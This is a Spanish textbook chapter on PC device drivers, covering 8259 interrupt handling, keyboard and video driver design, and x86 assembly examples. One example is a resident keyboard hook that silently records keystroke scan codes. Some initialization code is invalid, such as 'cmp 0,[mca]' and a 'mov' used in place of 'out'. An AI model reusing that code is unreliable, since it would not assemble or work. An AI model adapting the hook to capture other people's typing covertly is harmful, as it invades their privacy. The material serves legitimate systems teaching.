Un concepto clave en el diseño de programas de entrada salida es la independencia del dispositivo. Por ejemplo, un programa debería poder ser utilizado con un disquete o con un disco sin modificaciones. Un ejemplo de interfaz independiente del dispositivo es la interrupción 13h del BIOS para acceso a discos y a disquetes.

Los programas de entrada salida contienen todo el código dependiente del dispositivo. Estos programas se refieren por brevedad como "manejadores de dispositivo". Cada manejador de dispositivo maneja un tipo de dispositivo o una clase de dispositivos íntimamente relacionados.

En el capítulo "Operación de los periféricos del PC" se analizó el comportamiento de los controladores de dispositivo. Cada controlador tiene uno o más registros de dispositivo para cargar comandos. Los manejadores de dispositivo ordenan los comandos y verifican que se ejecutan correctamente. Por ejemplo, el manejador de disquete es la única parte del sistema que conoce la cantidad de registros del controlador de disquete y para qué se utiliza cada registro. Es el único que conoce del movimiento del cabezal lector, del factor de "interleaving", del motor del disquete, de los retardos de lectura - escritura, y de toda otra característica mecánica que hace al funcionamiento correcto del sistema de disquete.

En términos generales, el manejador de dispositivo ejecuta pedidos abstractos de programas independientes de dispositivos por encima del manejador.

El primer paso para ejecutar un pedido de entrada salida, por ejemplo para el disquete, es traducir el pedido abstracto a términos concretos. Para el manejador de disquete, esto requiere encontrar la coordenada real de los datos, verificar si el motor del disquete está encendido, determinar si el cabezal lector está situado en el cilindro apropiado, etc. En resumen, el manejador decide las operaciones necesarias y la secuencia.

Una vez determinados los comandos al controlador, el manejador ordena los comandos escribiendo en los registros del controlador. Algunos controladores pueden sólo manejar un comando por vez. Otros aceptan una lista de comandos que ejecutan sin más ayuda del manejador de dispositivo.

Terminada la ejecución de los comandos, se distinguen dos situaciones posibles. En muchos casos el manejador de dispositivo queda a la espera de la interrupción del controlador indicando la finalización de las tareas asociadas a los comandos, y la rutina de atención a la interrupción ejecuta las operaciones necesarias para desbloquear al programa de entrada salida. En otros casos la operación finaliza sin retardo; por ejemplo, con algunos controladores de video el desplazamiento de la pantalla se completa en unos pocos microsegundos tras escribir unos pocos bytes a los registros del controlador.


Ambos casos requieren de la verificación de errores tras la ejecución de la operación. En general, los errores se procesan tan cerca del hardware como es posible. Por ejemplo, si el controlador encuentra un error de lectura, si es posible lo corrige por sí mismo. Si no puede, entonces el manejador de dispositivo enfrenta el error, por ejemplo intentado leer el bloque nuevamente. Muchos errores son transitorios, como los errores de lectura causados por polvo en el cabezal lector, y se superan repitiendo la operación. Sólo si las capas inferiores no son capaces de resolver el error se notifica a las capas superiores.

Si todo está bien al finalizar la operación, el manejador puede disponer datos para pasar a los programas independientes de dispositivos (por ej., el sector leído). Finalmente, retorna información de estado reportando errores al programa que llama.

El sistema de interrupciones

Arquitectura del sistema de interrupciones

Las interrupciones generadas por dispositivos de hardware son manejadas en primer instancia el controlador de interrupciones 8259, un circuito integrado que se conecta a un conjunto de señales de interrupción y por cada interrupción genera un patrón de datos único en el bus de datos del procesador. Este controlador es necesario ya que la CPU tiene un única entrada para recibir todas las señales de interrupción, y por tanto no puede distinguir qué dispositivo requiere el servicio. Los PCs mayores o iguales al AT están equipados con dos controladores de interrupción 8259. Cada una de estos dispositivos puede manejar 8 entradas, pero uno es dispositivo esclavo y conecta su salida a una de las entradas del maestro, de modo que los dos dispositivos en conjunto pueden recibir interrupciones de hasta 15 dispositivos distintos, de acuerdo a la figura.



En la figura, las señales de interrupción se reciben en las distintas líneas IRQn mostradas a la derecha. La conexión a la pata INT de la CPU indica la ocurrencia de una interrupción al

procesador. La señal INTA (confirmación de interrupción) desde la CPU hace que el controlador responsable de la interrupción escriba el número de vector de interrupción en el bus de datos.

Según se explica en la sección "El inicio del PC desde el encendido" del capítulo "El BIOS", los controladores de interrupción se programan al inicio del sistema durante la etapa del POST. Esta programación determina el número de interrupción generado para cada una de las señales de entrada, así como otros parámetros de operación del controlador. El BIOS programa al controlador de interrupciones maestro para generar las interrupciones 08...0FH, y al controlador esclavo para generar las interrupciones 70H ... 77H. De este modo, las líneas IRQ0 y 1 generan las interrupciones 8 y 9, IRQ3..7 generan las interrupciones 0BH...0FH, e IRQ8...IRQ15 generan las interrupciones 70H...77H.

Secuencia de interrupción típica

En esta sección se describe la secuencia de eventos que siguen a una interrupción. Se supone que se genera la interrupción IRQ5, que se ha iniciado el controlador de interrupciones, y que no existen otras solicitudes de interrupciones.

El procesamiento completo de una interrupción ocurre en la siguiente secuencia:

1- La tarjeta asociada al dispositivo solicita servicio cambiando el nivel de voltaje de la línea IRQ5 de bajo a alto
2- La línea IRQ5 está conectada al controlador de interrupciones maestro, y la solicitud se carga en el Registro de Solicitud de Interrupción, pasando a 1 el bit 5 de este registro
3- El controlador de interrupciones verifica en el Registro de Máscara de Interrupciones que la interrupción IRQ 5 está permitida. Si se supone que el bit IRQ 5 es cero, lo cual permite la solicitud, el controlador procede con el paso siguiente
4- Si existen interrupciones de mayor prioridad activas o en curso, no hay otra acción en tanto se hayan servido todas las interrupciones de alta prioridad
5- Si no existen interrupciones de mayor prioridad activas, el controlador activa la línea la pata INT de la CPU.
6- Si la CPU tiene habilitadas las interrupciones de hardware devuelve una confirmación de la interrupción
7- La confirmación de interrupción de la CPU hace que el controlador pase el valor de interrupción 0DH a la CPU. En este caso, la IRQ 5 se corresponde con la interrupción 0DH. Además se activa el bit IRQ 5 del Registro de En-Servicio del controlador. Por último, se pasa a 0 el valor del bit IRQ5 del Registro de Solicitud de Interrupción. Estos pasos indican que la interrupción está siendo activamente servida
8- La CPU interrumpe el programa ejecutando, salva la dirección de instrucción actual y el registro FLAGS, deshabilita las interrupciones de hardware y llama la rutina de atención a la interrupción en el vector 0Dh. La dirección segmento:offset de la rutina de atención a la interrupción 0DH se almacena en el offset 4 x 0DH del segmento 0, esto es, en 0000:0034H
9- La rutina de atención a la interrupción realiza todas las acciones necesarias. Una de las tareas principales de la rutina de atención a la interrupción es confirmar la solicitud de interrupción del dispositivo. Tras la confirmación el controlador de dispositivo pasa a 0 (desactiva) la línea IRQ 5

10-Antes de finalizar, la rutina de atención a la interrupción escribe el valor 020H en el puerto 020H indicando Fin De Interrupción (comando EOI, del inglés End Of Interrupt) al controlador de interrupción
11-El comando EOI desde la CPU cambia a 0 el valor del bit IRQ 5 en el registro de En-Servicio. Esto habilita la recepción de otra solicitud de interrupción en la línea IRQ 5 o en cualquier otra línea de menor prioridad en el controlador de interrupciones
12-La ejecución de la instrucción IRET por parte de la rutina de atención a la interrupción provoca que la CPU restaure el registro FLAGS y devuelva el control de ejecución al programa interrumpido por la interrupción.

Estructura de la rutina de atención a la interrupción

La estructura genérica de rutina de atención a una interrupción del controlador maestro utilizada en este curso es la siguiente:

```
irq-maestro:
      call save         ;salva registros distintos de FLAGS y CS:IP
                        ;a la pila
      ...   ;inicia los registros de segmento a los valores
      ...   ;requeridos para la ejecución de la rutina

      ...   ;tareas de la atención a la interrupción
      ...   ;confirmación de la interrupción al dispositivo. La línea
            ;IRQ del dispositivo pasa 0.
      ...   ;más tareas de la atención a la interrupción

      mov   al,ENABLE   ;ENABLE = 020h
      out   INT_CL,al   ;rehabilita controlador de interrupciones 8259
                        ;maestro. INT_CL = 020h
      call restore      ;restaura registros distintos de FLAGS y CS:IP
                        ;desde la pila
      iret              ;restaura registros FLAGS y CS:IP, devolviendo
                        ;control al programa interrumpido
```

La estructura genérica de rutina de atención a una interrupción del controlador esclavo utilizada en este curso es la siguiente:

```
irq-esclavo:
      call save         ;salva registros distintos de FLAGS y CS:IP
                        ;a la pila
      ...   ;inicia los registros de segmento a los valores
      ...   ;requeridos para la ejecución de la rutina

      ...   ;tareas de la atención a la interrupción
      ...   ;confirmación de la interrupción al dispositivo. La línea
            ;IRQ del dispositivo pasa 0.
      ...   ;más tareas de la atención a la interrupción

      mov   al,ENABLE   ;ENABLE = 020h
      out   INT_CL,al   ;rehabilita controlador de interrupciones 8259
                        ;maestro. INT_CL = 020h
      out   INT2_CTL,al ;rehabilita controlador de interrupciones 8259
```

```
;esclavo. INT2_CL = 0A0h
      call restore       ;restaura registros distintos de FLAGS y CS:IP
                         ;desde la pila
      iret               ;restaura registros FLAGS y CS:IP, devolviendo
                         ;control al programa interrumpido
```

Las rutinas de atención a la interrupción reciben el control de ejecución con interrupciones de hardware deshabilitadas por parte de la CPU. La restauración del registro FLAGS por la instrucción IRET restaura el valor de la bandera de habilitación de interrupciones a la CPU. Por tanto, si las interrupciones estaban habilitadas previo a la solicitud de interrupción, la instrucción IRET rehabilita las interrupciones.

Inicialización del controlador de interrupciones

En un PC AT+ cada uno de los controladores de interrupciones 8259 se inicia por una secuencia de 5 comandos, con interrupciones deshabilitadas. En lo que sigue se muestran los comandos de inicio del controlador maestro. La rutina utiliza la variable “mca” que indica si el bus del sistema es tipo MCA o si es tipo AT, ya que en el primer caso la solicitud de interrupciones es sensible al flanco y en el segundo es sensible al nivel.

```
%define INT_CTL 020h
%define INT_CTL_MASK 021h
%define INT2_CTL 0A0h
%define INT2_CTLMASK 0A1h

%define ICW1_PS 019h
%define ICW1_AT 011h

%define ICW4_AT 01h

%define IRQ0_VECTOR 08h
%define CASCADE_IRQ 02h

mca resb 1

      cmp 0,[mca]
      jnz cmd1_master_mca

cmd1_master_at:
      mov al,ICW1_AT          ;ICW1_AT    = 011h =
                              ;           INICIO_INICIALIZACION |
                              ;           INICIALIZACION_4_CMDS
                              ;BIT 3 (=0): Sensible al flanco
                              ;BIT 1 (=0): Modo cascada (dos
                              ;            controladores)
      jmp cmd1_master

cmd1_master_mca:
      mov al,ICW1_PS          ;ICW1_PS    = 019h =
                              ;           INICIO_INICIALIZACION |
                              ;           SENSIBLE_AL_NIVEL |
                              ;           INICIALIZACION_4_CMDS
                              ;BIT 1 (=0): Modo cascada (dos
                              ;            controladores)
```

```
cmd1_master:
      out INT_CTL,al

; Los cuatro comandos que siguen al puerto INT_CTLMASK = 21h
cmd2_master:
      mov al,IRQ0_VECTOR       ;indica el número de interrupción
      out INT_CTLMASK,al       ;correspondiente a IRQ0 = 08h


cmd3_master:
      mov al,1
      shl al,CASCADE_IRQ       ;indica la IRQ a la que se conecta
      mov INT_CTLMASK,al       ;el controlador esclavo = 02h


cmd4_master:
      mov al,ICW4_AT           ;ICW4_AT    = MODO_80x86
      out INT_CTLMASK,al


; La inicialización termina en el comando anterior. El comando que
; sigue es un comando estándar al puerto 0x21, que carga la máscara de
; interrupciones al controlador, esto es el mapa de habilitación de
; interrupciones.

cmd5_master:
      mov al,1
      shl al,CASCADE_IRQ
      not ax                   ;deshabilita todas las interrupciones
                               ;excepto la del controlador esclavo
      out INT_CTLMASK,al
```

Programación del sistema de teclado

Conceptos básicos

La función básica del manejador de teclado es recolectar las entradas desde el teclado y pasarlas a los programas que leen el teclado. Como cada movimiento de tecla causa una interrupción, la rutina de atención a la interrupción del manejador lee el carácter.

Una vez que el manejador recibe el carácter comienza el procesamiento. El código de tecla devuelto por el teclado es traducido a código ASCII en función del estado de las teclas tipo "Shift" o "Alt" y de una tabla de correspondencias código de teclado – código ASCII. Existen distintos tipos de teclado (español, inglés, etc.), por lo que un manejador requiere de una tabla de correspondencias para cada teclado soportado.

El código ASCII y el código de tecla del carácter se almacenan como una palabra de un buffer circular de la memoria, donde posteriormente son leídos por la rutina del manejador que implementa la interfaz a los programas.

Un conjunto de combinaciones de caracteres tienen significado específico, y requieren de acciones especiales. Por ejemplo, la combinación CTRL-ALT-DEL provoca el reset de la CPU.

Secuencia de ejecución del manejador de teclado del BIOS

Según se expone en la sección "El sistema de teclado" del capítulo "Operación de los periféricos del PC", el controlador de teclado escribe un valor de código scan de sistema en su registro de salida y genera una interrupción cada vez que una tecla baja y cada vez que una tecla sube.

El código scan del sistema tiene un byte de largo. El código de bajada y el código de subida de una tecla difieren únicamente en el bit más significativo: "1" indica subida de la tecla y "0" indica bajada de la tecla. Por ejemplo, el código correspondiente a la bajada de la tecla "P" es 19h, y el código correspondiente a la subida de la tecla "P" es 99h.

La interrupción desde el controlador de teclado provoca la ejecución de la rutina de atención a la interrupción 9 (IRQ 1). El controlador queda a la espera de los comandos de confirmación de la interrupción (para desactivar la línea IRQ).

En los PCs mayores o iguales a AT la comunicación con el controlador se lleva a cabo a través de los puertos de entrada salida 60H y 64H. En el PC original la comunicación se lleva a cabo a través de los puertos 60H y 61H. La secuencia de comandos que confirma la interrupción del controlador de teclado en todos los casos es la siguiente:

```
%define KEYBD 60h
%define PORT_B 61h
%define KBIT 80h

keycode: resb 1
val: resb 1

in  al,KEYBD      ;leo carácter desde puerto 60h
mov [keycode],al  ;salvo carácter en variable provisoria
                        ;en los PC AT+, esta lectura del carácter
                        ;confirma la interrupción.

in  al,PORT_B     ;esta parte es sólo necesaria para confirmar
                  ;la interrupción en el PC original o en el XT
mov [val],al      ;se lee el puerto de E/S 61h (bit más
                  ;significativo igual a 0)
or  al,KBIT       ;se escribe "1" en el bit más
out PORT_B,al     ;significativo (confirmación de la interrupción)
mov al,[val]      ;y se vuelve a escribir el valor original
out PORT_B,al     ;al puerto 61h ("0" en el valor más
                  ;significativo, habilitando la interrupción)
```

Para fijar ideas, se supone por ejemplo que se oprime la tecla "P".

Tras la interrupción asociada a la bajada de la tecla, la rutina de atención a la interrupción lee el valor de scan desde el teclado y lo traduce a un valor ASCII de acuerdo al estado de las teclas tipo "Shift" o "Alt". Si no existen teclas tipo "Shift" activas, el código ASCII es el del carácter "p", esto es 70h. La rutina forma una palabra con el código de scan (byte más significativo) y el código ASCII (byte menos significativo) y la escribe un buffer circular de palabras.

Tras la interrupción asociada a la subida de la tecla "P", la rutina de atención a la interrupción lee el código scan desde el controlador, y al determinar que se trata de la subida de una tecla distinta de "Shift" o "Alt", simplemente ignora el movimiento de la tecla.

Un conjunto de combinaciones de caracteres tienen significado específico, y requieren de acciones especiales por parte de la rutina de atención a la interrupción, según la tabla que sigue:

Combinación de teclas	**Acción**
CTRL-ALT-DEL	Reinicia el sistema sin ensayar la memoria (reinicio caliente)
Ctrl-Num Lock	Pausa hasta el ingreso de la siguiente tecla y absorción de la tecla
Alt-Keypad	Convierte hasta 3 dígitos del panel de números (0 a 255) en un valor hexadecimal e inserta el valor en el buffer circular
Teclas tipo “Shift”	Salva el nuevo estado de las teclas tipo “Shift” (Ctrl, Alt, Shift, Insert, Caps Lock, Num Lock, Scroll Lock)

Ejemplo de programación del sistema de teclado

El programa de ejemplo que sigue, denominado “Keybhook.asm”, instala una rutina de atención a la interrupción IRQ1 residente en memoria. La rutina actúa cada vez que el macro GET_IRQHOOKENABLE_MACRO (definido en “hook.inc”) devuelve valor no nulo en AX hasta que el usuario oprime la tecla “F5”. Si GET_IRQHOOKENABLE_MACRO devuelve nulo, la rutina pasa el control a la rutina de atención del BIOS, cuyo vector de interrupción se almacena en la variable “irq1_vector_prev” al momento de la instalación del programa en memoria.

Cada vez que la rutina instalada actúa, almacena el código de scan recibido desde el teclado en la posición “int_contador” del buffer lineal “code_buf” e incrementa la variable “int_contador”.

El programa ejecuta de forma análoga al programa en la sección ”Funciones misceláneas” del capítulo “La secuencia de compilación de un programa”, instalando residente en memoria la parte del programa desde “Start_Resident” hasta la “End_Resident”. Esta parte incluye la rutina de atención a la interrupción irq1, y la variable “irq1_vector_prev”.

La rutina de atención a la interrupción sigue la estructura descrita en la sección “Estructura de la rutina de atención a la interrupción” de este capítulo.

```
%include "ioasm.inc"
%include "hook.inc"

%define KEYBD 60h       ;Puerto para comunicación con el teclado a través
                        ;del controlador de teclado en la placa madre
%define PORT_B 61h      ;Puerto para confirmación de interrupción de
                        ;teclado en el PC/XT
%define KBIT 80h        ;Bit para la confirmación de la interrupción en
                        ;el puerto 61h

%define INT_CTL 20h     ;Puerto para indicar “EOI” (Fin de interrupción)
                        ;al controlador de interrupciones 8259 maestro
                        ;tras la interrupción
%define ENABLE 20h      ;Valor asociado al comando “EOI” del 8259

%define F5_KEY 3fh      ;Código scan de bajada de tecla F5
```

```
PSP_SIZE equ 100h       ;Tamaño de la PSP

segment code
RESB 100h
..start:

; --------- inicio de la parte residente del programa ------------------

Start_Resident:

      jmp Initialize

irq1_vector_prev: resw 2      ;Vector de interrupción al teclado del
                              ;BIOS
lds_low: resw 2               ;Variable auxiliar para almacenar DS:BX
                              ;en la rutina "irq1"
int_contador dw 0             ;Cantidad de interrupciones procesadas
code_buf: resb 100            ;Buffer de códigos scan
keycode: resb 1               ;Variable auxiliar que almacena el
                              ;código scan recibido en una interrupción
val: resb 1                   ;Variable auxiliar que almacena el valor
                              ;del puerto 61h cuando se reconoce la
                              ;interrupción

irq1:
      pusha                   ;Salva ax,bx,cx,dx,si,di,bp
      push ds                 ;Salva ds a la pila
      mov  ax,cs              ;
      mov  ds,ax              ;ds = cs (ds apunta al segmento de datos
                              ;de la rutina "irq1")
      mov  [lds_low],bx       ;Salva bx para poder utilizar lds al final
      pop  bx                 ;Salva ds anterior en bx
      mov  [lds_low+2],bx     ;Salva ds anterior en [lds_low+2]

      GET_IRQHOOKENABLE_MACRO ;¿Actúa o no?
      cmp ax,0
      je  continue            ;Si ax = 0 no actúa (salta a "continue")

      ;;;;; Inicio de acciones de la rutina

      in  al,KEYBD      ;Lee carácter desde puerto 60h
      mov [keycode],al  ;Salva carácter en variable provisoria.

      in  al,PORT_B     ;Esta parte es sólo necesaria para confirmar
                        ;la interrupción en el PC original o en el XT
      mov [val],al      ;Lee el puerto de E/S 61h (bit más
                        ;significativo igual a 0)
      or  al,KBIT       ;Escribe "1" en el bit más
      out PORT_B,al     ;significativo (confirmación de la interrupción)
      mov al,[val]      ;Vuelve a escribir el valor original
      out PORT_B,al     ;al puerto 61h ("0" en el valor más
                        ;significativo, habilitando la interrupción)

      mov al,[keycode]        ;Carga código scan (en variable "keycode")
      mov bx,code_buf         ;en buffer "code_buf",
      add bx,[int_contador]   ;en la posición "int_contador"
```

```
      mov [bx],al            ;
      inc word [int_contador] ;incrementa "int_contador"
      cmp al,F5_KEY          ;verifica si la interrupción se debió a una
                             ;bajada de la tecla "F5"
      jne end_irq            ;si no es bajada de "F5", salta a "end_irq"

      ;; Acciones en caso de baja de tecla "F5"
      IRQHOOK_DISABLE_MACRO  ;Deshabilita la acción de rutina a partir
                             ;de la próxima interrupción
end_irq:
      mov al,ENABLE          ;Confirma la interrupción
      out INT_CTL,al         ;al controlador de interrupciones maestro
      popa                   ;Restaura ax,bx,cx,dx,si,di,bp
      lds bx,[lds_low]       ;Restaura ds y bx
      iret                   ;Devuelve control de ejecución


      ;;;;; Pasaje de control a la rutina del BIOS en caso que la acción
      ;;;;; de la rutina no está habilitada

continue:
      mov ax,[irq1_vector_prev]     ;Compara el vector de interrupción
      cmp ax,0                      ;previo con el vector nulo
      jne cadena                    ;
      mov ax,[irq1_vector_prev+2]   ;
      cmp ax,0                      ;
      jne cadena                    ;Si vector no nulo salta a "cadena"

      ;Si vector de interrupción previo nulo:
      popa                   ;restaura ax,bx,cx,dx,si,di,bp
      lds bx,[lds_low]       ;restaura ds y bx
      iret                   ;Devuelve control de ejecución


cadena:
      ;llega acá si la rutina está deshabilitada y el vector de
      ;interrupción previo es no nulo

      popa                               ;Restaura ax,bx,cx,dx,si,di,bp
      push word [irq1_vector_prev + 2]   ;Estas dos instrucciones hacen
      push word [irq1_vector_prev]       ;que no se pueda hacer un
      ;simple pop ds
      lds bx,[lds_low]                   ;Restaura ds y bx
      retf                               ;Pasa control a la rutina de
      ;atención a la interrupción del
      ;BIOS


End_Resident:

; --------- fin de la parte residente del programa --------------------


RESIDENT_LENGTH equ End_Resident-Start_Resident
```

```
Initialize:

;;; Esta parte del programa ejecuta de forma análoga al programa
;;; en la sección “”
;;; del capítulo “La secuencia de compilación de un programa”,


      ;; Carga vector previo de IRQ1 (interrupción 9) en variable
      ;; “irq1_vector_prev”
      mov  di,irq1_vector_prev
      mov  ax,9
      call  get_int_vector

      ;; Imprime segmento y offset del vector previo en pantalla
      mov   ax,StringSegmento
      call  print_string
      mov   ax,[irq1_vector_prev+2]
      call  print_int
      call  print_nl

      mov   ax,StringOffset
      call  print_string
      mov   ax,[irq1_vector_prev]
      call  print_int
      call  print_nl

      ;; Carga la dirección física de la rutina “irq1” en el vector de
      ;; IRQ (interrupción)
      mov   ax,irq1
      mov   [irq1_vector_pos],ax
      mov   ax,cs
      mov   [irq1_vector_pos+2],ax

      mov   bx,irq1_vector_pos
      mov   ax,9
      call  set_int_vector

      ;; Imprime la dirección física de la variable “int_contador” en
      ;; pantalla

      mov   ax,StringSegmentoContador
      call  print_string
      mov   ax,cs
      call  print_int
      call  print_nl

      mov   ax,StringOffsetContador
      call  print_string
      mov   ax,int_contador
      call  print_int
      call  print_nl

      ;; Termina declarando residentes los primeros
      ;; PSP_SIZE+RESIDENT_LENGTH bytes del programa

      mov dx,PSP_SIZE+RESIDENT_LENGTH
      int 27h
```

```
StringSegmento db 'Segmento vector previo: ',0
StringOffset db 'Offset vector previo: ',0
irq1_vector_pos: resw 2
StringSegmentoContador db 'Segmento contador: ',0
StringOffsetContador db 'Offset contador: ',0
```

El programa que sigue, denominado “Irqson.asm” habilita la acción de la rutina de atención a la interrupción anterior:

```
%include "hook.inc"

section .text

IRQHOOK_ENABLE_MACRO

mov ax, 4C00h
int 21h
```

En lo que sigue se muestra un ejemplo de ejecución sobre DOS del comando “Keybhook” seguido del comando “Irqson”:

```
C:\PRUEBAS>keybhook
Segmento vector previo: 0070
Offset vector previo: 005E
Segmento contador: 3131
Offset contador: 010B

C:\PRUEBAS>irqson

C:\PRUEBAS>

(*Se oprimen las teclas “A”, “B”, “C”, “D” y “F5”. Como actúa la rutina
de keybhook, los caracteres correspondientes no aparecen en la pantalla)

C:\PRUEBAS>debug
-D 3131:010B L10
3131:0100                            -          0A 00 9C 1E 9E    .....
3131:0110   30 B0 2E AE 20 A0 3F 00 - 00 00                       0...?..
```

La salida del comando “D 3131:010B L 10” de debug muestra que tras la secuencia de teclas {“A”,”B”,”C”,”D”,”F5”} la variable “int_contador” vale 0AH, correspondiente a las 10 interrupciones generadas por la subida de la tecla “ENTER” finalizando el comando “irqson”, por la bajada y subida de las teclas “A”, “B”, “C” y “D”, y por la bajada de la tecla “F5”. El buffer “code_buf”, que según el código de “keybhook” sigue en la memoria a la variable “int_contador”, contiene la siguiente secuencia de códigos scan: 9CH (subida “ENTER”), 1EH y 9EH (bajada y subida “A”), 30H y B0H (bajada y subida “B”), 2EH y AEH (bajada y subida “C”), 20H y A0H (bajada y subida “D”), 3FH (bajada “F5”).


Programación del sistema de video

Conceptos generales

La tarea básica de un manejador de video es escribir los datos de los programas en la RAM de video. Algunos caracteres requieren procesamiento especial, entre ellos los caracteres suprimir, retorno de carro, y fin de línea. Además, el manejador debe mantener la posición actual de escritura en la RAM de video, escribiendo los caracteres en esta posición y avanzando la misma. Los caracteres suprimir, retorno de carro y fin de línea también requieren la actualización de la posición.

Debe desplezar la pantalla si recibe un carácter fin de línea y la posición de escritura situada en la última línea de la pantalla. La figura que sigue ayuda a comprender la función de desplazamiento. Si el controlador de video comenzara siempre la lectura de la RAM a partir de la posición 0xB0000, la única forma de desplazamiento de la pantalla sería copiar 24x80 caracteres (requiriendo cada carácter 2 bytes) desde 0xB00A0 a 0xB0000.

Afortunadamente el hardware provee de ayuda en lo que refiere al desplazamiento. La mayoría de los controladores de video tienen un registro que determina la posición en la RAM de video que se corresponde con la primer línea de la pantalla. Iniciando este registro en 0xB00A0 en lugar de 0xB0000, la línea que previamente era la número 2 pasa a ser la primera, y toda la pantalla se desplaza hacia arriba una línea. Lo único que el manejador tiene que hacer es escribir la última línea de la pantalla. Una vez que alcanza el límite superior de la RAM, el controlador de video continúa buscando los bytes que siguen en la posición inicial de la RAM.



Otra tarea del manejador de video es el mantenimiento de la posición del cursor. Para esto el hardware provee de un registro que indica la posición del cursor.

Programas sofisticados como editores de texto requieren de formas de actualización de pantalla más complicadas que el desplazamiento hacia arriba de la pantalla. Para dar soporte a este tipo de programas, muchos manejadores de video admiten un conjunto de secuencias de escape. En este aspecto, el American National Standars Institute (ANSI) ha definido un conjunto de secuencias de escape estándar. Todas estas secuencias comienzan por "ESC[". El carácter "[" es el introductor a la secuencia de control. Por ejemplo, la secuencia "ESC[nA" mueve el cursor n líneas hacia arriba, y la secuencia "ESC[nM" elimina n líneas a partir de la posición del cursor. Cuando el manejador recibe una carácter que comienza una secuencia de escape, inicia una bandera y espera hasta la recepción del último carácter de la secuencia de escape. Una vez

completada la secuencia, el manejador la ejecuta en software. La inserción y la eliminación de caracteres requiere del movimiento de bloques de caracters en la RAM de video. La única ayuda del hardware es el desplazamiento y el despliegue del cursor.

Los primeros PCs sólo tenían patrones almacenados en ROM para generar caracteres en la pantalla. Sin embargo, los controladores de video modernos incluyen RAM para cargar patrones personalizados de caracteres. En general, el manejador de video provee de una interfaz que permite a los programas cargar fuentes personalizados al controlador de video.

Aspectos de implementación

Desde el punto de vista lógico, un manejador de video opera sobre la base de las variables en la siguiente tabla:

Variable	Significado
c_start	Inicio de la memoria de video
c_limit	Límite de la memoria de video
c_column	Columna actual (0-79), 0 a la izquierda
c_fila	Fila actual (0-24), 0 arriba
c_cur	Offset del cursor en la RAM de video
c_org	Posición de la RAM de video apuntada por el registro base del controlador de video 6845

La RAM de video está delimitada por las variables c_start y c_limit. La posición actual del cursor en la pantalla se almacena en las variables c_column y c_row. La coordenada (c_column,c_row) = (0,0) se corresponde con la posición arriba a la izquierda de la pantalla. Cada barrido de video comienza en la dirección dada por c_org y continúa por 80 x 25 caracteres (4000 bytes). Dicho de otra forma, en cada barrido el chip 6845 comienza escribiendo el carácter en la palabra en la posición c_org de la RAM de video al rincón superior izquierdo de la pantalla, utilizando el byte de atributo para determinar el color, el parpadeo, etc. Acto seguido toma la segunda palabra y escribe el carácter en (1,0), continuando el proceso hasta que alcanza (79,0), después de lo cual comienza la escritura de la segunda línea, en la coordenada (0,1).

En la etapa de inicialización se borra la pantalla, manejador c_org = c_start y comienza a escribir los caracteres a partir de c_start. Cuando la salida se debe dirigir a una nueva línea, ya sea por completar una línea o por la recepción de un carácter de fin de línea, la salida se escribe en la posición dada por c_start más 80. Completadas las 25 líneas se requiere desplazar la pantalla. Algunos programas, como los editores de texto, requieren también del desplazamiento hacia arriba, cuando el cursor está en el tope de la pantalla y se requiere un movimiento hacia arriba dentro del texto.

